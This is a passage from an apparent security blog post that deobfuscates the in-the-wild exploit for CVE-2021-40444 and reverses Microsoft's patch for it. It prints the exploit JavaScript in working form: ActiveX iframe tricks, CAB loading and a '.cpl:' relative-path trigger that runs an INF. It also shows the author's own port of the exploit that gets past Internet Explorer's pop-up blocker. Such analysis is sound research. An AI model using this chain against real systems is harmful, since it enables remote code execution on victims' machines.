        _0x4ff114 = _0xcf5a2['call'](_0x1b93d7, "iframe");
    try {
        _0x1ee31c["call"](_0x1b93d7["body"], _0x4ff114);
    } catch (_0x1ab454) {
        _0x1ee31c["call"](_0x1b93d7["documentElement"], _0x4ff114);
    }
    var _0x403e5f = _0x4ff114["contentWindow"]['ActiveXObject'],
        _0x224f7d = new _0x403e5f("htm" + "lfi" + 'le');
    _0x4ff114["contentDocument"]['open']()["close"]();
    var _0x371a71 = 'p';
    try {
        _0x2d20cd["call"](_0x1b93d7["body"], _0x4ff114);
    } catch (_0x3b004e) {
        _0x2d20cd['call'](_0x1b93d7['documentElement'], _0x4ff114);
    }
```

After String Deobfuscation

This worked extremely well and we now have a relatively deobfuscated version of their script. The rest of the deobfuscation was just combining strings, getting rid of "indirect" calls to objects, and naming variables given their context. I can't cover each step in detail because there were a lot of minor steps for this last part, but there was nothing especially notable. I tried naming the variables the best I could given the context around them and commented out what I thought was happening.

Let's review what the script does.

```
//
// Create an iframe element.
//
var iframe_element = document.createElement("iframe");
try {
    document.body.appendChild(iframe_element);
} catch (err) {
    document.documentElement.appendChild(iframe_element);
}

//
// Retrieve the ActiveXObject for the new iframe element.
//
var iframe_activex = iframe_element.contentWindow.ActiveXObject;
var base_activex = new iframe_activex("htmlfile");

//
// Initialize and destroy the iframe.
//
iframe_element.contentDocument.open().close();
try {
    document.body.removeChild(iframe_element);
} catch (err) {
    document.documentElement.removeChild(iframe_element);
}

//
// Initialize the destroyed iframe's ActiveX element.
//
base_activex.open().close();
```

Part #1 of Deobfuscated JavaScript: Create and Destroy an IFrame

In this first part, the attacker's created an iframe element, retrieved the ActiveX scripting interface for that iframe, and destroyed the iframe. Although the iframe has been destroyed, the ActiveX interface is still live and can be used to execute arbitrary HTML/JavaScript.

```
//
// Create a nested ActiveX object inside the destroyed iframe.
// destroyed iframe ->
//     base ActiveX ->
//         (this element) nested ActiveX #1
//
var activex_nested_1 = new base_activex.Script.ActiveXObject("htmlFile");
activex_nested_1.open().close();

//
// Create another nested ActiveX object inside the previous nested object.
// destroyed iframe ->
//     base ActiveX ->
//         nested ActiveX #1 ->
//             (this element) nested ActiveX #2
//
var activex_nested_2 = new activex_nested_1.Script.ActiveXObject("htmlFile");
activex_nested_2.open().close();

//
// Create another nested ActiveX object inside the previous nested object.
// destroyed iframe ->
//     base ActiveX ->
//         nested ActiveX #1 ->
//             nested ActiveX #2 ->
//                 (this element) nested ActiveX #3
//
var activex_nested_3 = new activex_nested_2.Script.ActiveXObject("htmlFile");
```

Part #2 of Deobfuscated JavaScript: Create Nested ActiveX HTML Documents

In this next part, the attackers used the destroyed iframe's ActiveX interface to create three nested HTML documents. I am not entirely sure what the purpose of these nested documents serves, because if the attackers only used the original ActiveX interface without any nesting, the exploit works fine.

```
//
// Request the CAB *synchronously*.
// All MSHTML downloads are automatically verified for trust.
//
var cab_request = new XMLHttpRequest();
cab_request.open("GET", exploit_cab, false);
cab_request.send();

activex_nested_3.Script.document.write("<body>");
var activex_cab_object = activex_nested_3.Script.document.createElement("object");

//
// https://docs.microsoft.com/en-us/cpp/mfc/upgrading-an-existing-activex-control?view=msvc-160#using-the-codebase-tag-with-a-cab-file
//
activex_cab_object.setAttribute("codebase", exploit_cab + "#version=5,0,0,0");
activex_cab_object.setAttribute("classid", "CLSID:edbc374c-5730-432a-b5b8-de94f0b57217");
activex_nested_3.Script.document.body.appendChild(activex_cab_object);

//
// We need some time in between here to let the CAB file be processed.
// Otherwise, if this JS finishes before the download, CDownload::VerifyTrust
// will fail with an Operation aborted error.
//

var cpl_exploit_page = new ActiveXObject("htmlfile");
cpl_exploit_page.Script.location = ".cpl:../../../AppData/Local/Temp/msword.inf";
```

Part #3 of Deobfuscated JavaScript: Create ActiveX Control and Trigger INF File

This final section is what performs the primary exploits.

The attackers make a request to the exploit CAB file ("ministry.cab") with an XMLHttpRequest. Next, the attackers create a new ActiveX Control object inside of the third nested HTML document created in the last step. The class ID and version of this ActiveX control are arbitrary and can be changed, but the important piece is that the ActiveX Control points at the previously requested CAB file. URLMON will automatically verify the signature of the ActiveX Control CAB file, which is when the malicious INF file is extracted into the user's temporary directory.


To trigger their malicious INF payload, the attackers use the ".cpl" file extension as a URL Protocol with a relative path escape in a new HTML document. This causes control.exe to start rundll32.exe, passing the INF file as the Control Panel Item to execute.

The fully deobfuscated and commented HTML/JS payload can be found here.

Overview of the Attack

We covered a significant amount in the previous sections, let's summarize the attack from start to finish:

1. A victim opens the malicious Word document.
2. Word loads the attacker's HTML page as an OLE object and executes the contained JavaScript.
3. An IFrame is created and destroyed, but a reference to its ActiveX scripting surface remains.
4. The CAB file is invoked by creating an ActiveX control for it.
5. While the CAB file's signature is verified, the contained INF file is written to the user's Temp directory.
6. Finally, the INF is invoked by using the ".cpl" extension as a URL protocol, using relative path escapes to reach the temporary directory.



Reversing Microsoft's Patch

When Microsoft released its advisory for this bug on September 7th, they had no patch! To save face, they claimed Windows Defender was a mitigation, but that was just a detection for the attacker's exploit. The underlying vulnerability was untouched.

It took them nearly a month from when the first known sample was uploaded to VirusTotal (August 19th) to finally fix the issue on September 14th with a Patch Tuesday update. Let's take a look at the major changes in this patch.

A popular practice by security researchers is to find the differences in binaries that used to contain vulnerabilities with the patched binary equivalent. I updated my system but saved several DLL files from my unpatched machine. There are a couple of tools that are great for finding assembly-level differences between two similar binaries.

1. BinDiff by Zynamics
2. Diaphora by Joxean Koret

I went with Diaphora because it is more advanced than BinDiff and allows for easy pseudo-code level comparisons. The primary binaries I diff'd were:

1. IEFRAME.dll - This is what executed the URL protocol for ".cpl".
2. URLMON.dll - This is what had the CAB file extraction exploit.

Reversing Microsoft's Patch: IEFRAME

Once I diff'd the updated and unpatched binary, I found ~1000 total differences, but only ~30 major changes. One function that had heavy changes and was associated with the CPL exploit was _AttemptShellExecuteForHlinkNavigate.

```
__int64 __fastcall _AttemptShellExecuteForHlinkNavigate(const unsigned __int16 *a1, bool *a2)
{
  unsigned int v2; // ebx


  signed int LastError; // eax

  SHELLEXECUTEINFOW pExecInfo; // [rsp+20h] [rbp-78h] BYREF


  v2 = 0;
  *a2 = 0;
  if ( IsInternetExplorerApp((__int64)a1) )
  {
    return (unsigned int)-2147467259;
  }
  else if ( !IsIEExplicitUrlProtocolDefault() )
  {
    *a2 = 1;

    memset_0(&pExecInfo, 0, sizeof(pExecInfo));
    pExecInfo.cbSize = 112;
    pExecInfo.lpFile = a1;
    pExecInfo.nShow = 1;
    if ( !ShellExecuteExW(&pExecInfo) )
    {
```

```
__int64 __fastcall _AttemptShellExecuteForHlinkNavigate(LPCWSTR pwzURI, bool *a2)
{
  unsigned int v2; // ebx
  int v5; // esi
  DWORD v6; // eax
  signed int LastError; // eax
  signed int v8; // eax
  SHELLEXECUTEINFOW pExecInfo; // [rsp+20h] [rbp-39h] BYREF
  BSTR pbstr; // [rsp+C0h] [rbp+67h] BYREF
  IUri *ppURI; // [rsp+D0h] [rbp+77h] BYREF

  v2 = 0;
  *a2 = 0;
  if ( IsInternetExplorerApp((__int64)pwzURI) )
  {
    return (unsigned int)-2147467259;
  }
  else if ( !IsIEExplicitUrlProtocolDefault() )
  {
    if ( wil::details::FeatureImpl<__WilFeatureTraits_Feature_SecureBiometrics>::private_IsEnabled
ure<__WilFeatureTraits_Feature_Servicing_SSIRP_Maple_35591917>::GetImpl'::`2'::impl) )

    {
      ppURI = 0i64;
      v5 = 0;
      v6 = IEAddUriDefaultFlags(0);
      if ( CreateUri(pwzURI, v6, 0i64, &ppURI) >= 0 )
      {
        pbstr = 0i64;
        if ( ((int (__fastcall *)(IUri *, BSTR *))ppURI->lpVtbl->GetSchemeName)(ppURI, &pbstr) >= 0
          && (unsigned int)IsValidSchemeName(pbstr) )
        {
          v5 = 1;
        }
        ATL::CComBSTR::~CComBSTR((ATL::CComBSTR *)&pbstr);
        if ( v5 )
        {
          *a2 = 1;
          memset_0(&pExecInfo, 0, sizeof(pExecInfo));
          pExecInfo.cbSize = 112;
          pExecInfo.lpFile = pwzURI;
```

Pseudocode Diff of _AttemptShellExecuteForHlinkNavigate

In the old version of IEFRAME, this function simply used ShellExecuteW to open the URL protocol with no verification. This is why the CPL file extension was processed as a URL protocol.

In the new version, they added a significant number of checks for the URL protocol. Let's compare the differences.

```
21    {
22      ppURI = 0i64;
23      v5 = 0;
24      v6 = IEAddUriDefaultFlags(0);
25      if ( CreateUri(pwzURI, v6, 0i64, &ppURI) >= 0 )
26      {
27        pbstr = 0i64;
28        if ( ((int (__fastcall *)(IUri *, BSTR *))ppURI->lpVtbl->GetSchemeName)(ppURI, &pbstr) >= 0
29          && (unsigned int)IsValidSchemeName(pbstr) )
30        {
31          v5 = 1;
32        }
33        ATL::CComBSTR::~CComBSTR((ATL::CComBSTR *)&pbstr);
34        if ( v5 )
35        {
36          *a2 = 1;
37          memset_0(&pExecInfo, 0, sizeof(pExecInfo));
38          pExecInfo.cbSize = 112;
39          pExecInfo.lpFile = pwzURI;
40          pExecInfo.nShow = 1;
41          if ( !ShellExecuteExW(&pExecInfo) )
42          {
```

Patched _AttemptShellExecuteForHlinkNavigate Pseudocode

```
1  __int64 __fastcall IsValidSchemeName(BSTR pbstr)
2  {
3    signed int v2; // eax
4    __int64 v3; // rdi
5    wint_t v4; // si
6
7    if ( pbstr && SysStringLen(pbstr) && iswalpha(*pbstr) && iswascii(*pbstr) )
8    {
9      v2 = SysStringLen(pbstr) - 1;
10     v3 = v2;
11     if ( v2 <= 0 )
12       return 1i64;
13     while ( 1 )
14     {
15       v4 = pbstr[v3];
16       if ( !iswascii(v4) || !iswalpha(v4) && !iswdigit(v4) && (((v4 - 43) & 0xFFFC) != 0 || v4 == 44) )
17         break;
18       if ( --v3 <= 0 )
19         return 1i64;
20     }
21   }
22   return 0i64;
23 }
```

New IsValidSchemeName Function

In the patched version of _AttemptShellExecuteForHlinkNavigate, the primary addition that prevents the use of file extensions as URL Protocols is the call to IsValidSchemeName.

This function takes the URL Protocol that is being used (i.e ".cpl") and verifies that all characters in it are alphanumerical. For example, this exploit used the CPL file extension to trigger the INF file. With this patch, ".cpl" would fail the IsValidSchemeName function because it contains a period which is non-alphanumerical.

An important factor to note is that this patch for using file extensions as URL Protocols only applies to MSHTML. File extensions are still exposed for use in other attacks against ShellExecute, which is why I wouldn't be surprised if we saw similar techniques in future vulnerabilities.

Reversing Microsoft's Patch: URLMON

I performed the same patch diffing on URLMON and found a major change in catDirAndFile. This function was used during extraction to generate the output path for the INF file.

```
if ( v4 )
{
  currentFilenamePos = a1;
  do
  {
    if ( *currentFilenamePos == '/' )
      *currentFilenamePos = '\\';
    ++currentFilenamePos;
    --v4;
  }
  while ( v4 );
}
```

Patched catDirAndFile

Pseudocode

The patch for the CAB extraction exploit was extremely simple. All Microsoft did was replace any instance of a forward slash with a backslash. This prevents the INF extraction exploit of the CAB file because backslashes are ignored for relative path escapes.

Abusing CVE-2021-40444 in Internet Explorer

Although Microsoft's advisory covers an attack scenario where this vulnerability is abused in Microsoft Office, could we exploit this bug in another context?

Since Microsoft Office uses the same engine Internet Explorer uses to display web pages, could CVE-2021-40444 be abused to gain remote code execution from a malicious page opened in IE? When I tried to visit the same payload used in the Word document, the exploit did not work "out of the box", specifically due to an error with the pop up blocker.


IE blocks .cpl popup

Although the CAB extraction exploit was successfully triggered, the attempt to launch the payload failed because Internet Explorer considered the ".cpl" exploit to be creating a pop up.

Fortunately, we can port the .cpl exploit to get around this pop up blocker relatively easily. Instead of creating a new page, we can simply redirect the current page to the ".cpl" URL.

```
function redirect() {
    //
    // Redirect current window without creating new one,
    // evading the IE pop up blocker.
    //
    window.location = ".cpl:../../../AppData/Local/Temp/Low/msword.inf";
    document.getElementById("status").innerHTML = "Done";
}

//
// Trigger in 500ms to give time for the .cab file to extract.
//
setTimeout(function() {
    redirect()
}, 500);
```



With the small addition of the redirect, CVE-2021-40444 works without issue in Internet Explorer. The complete code for this ported HTML/JS payload can be found here.

Conclusion

CVE-2021-40444 is in fact compromised of several vulnerabilities as we investigated in this blog post. Not only was there the initial step of extracting a malicious file to a predictable location through the CAB file exploit, but there was also the fact that URL Protocols could be file extensions.

In the latest patch, Word still executes pages with JavaScript if you use the MHTML protocol. What's frightening to me is that the entire attack surface of Internet Explorer is exposed to attackers through Microsoft Word. That is ***a lot*** of legacy code. Time will tell what other vulnerabilities attacker's will abuse in Internet Explorer through Microsoft Office.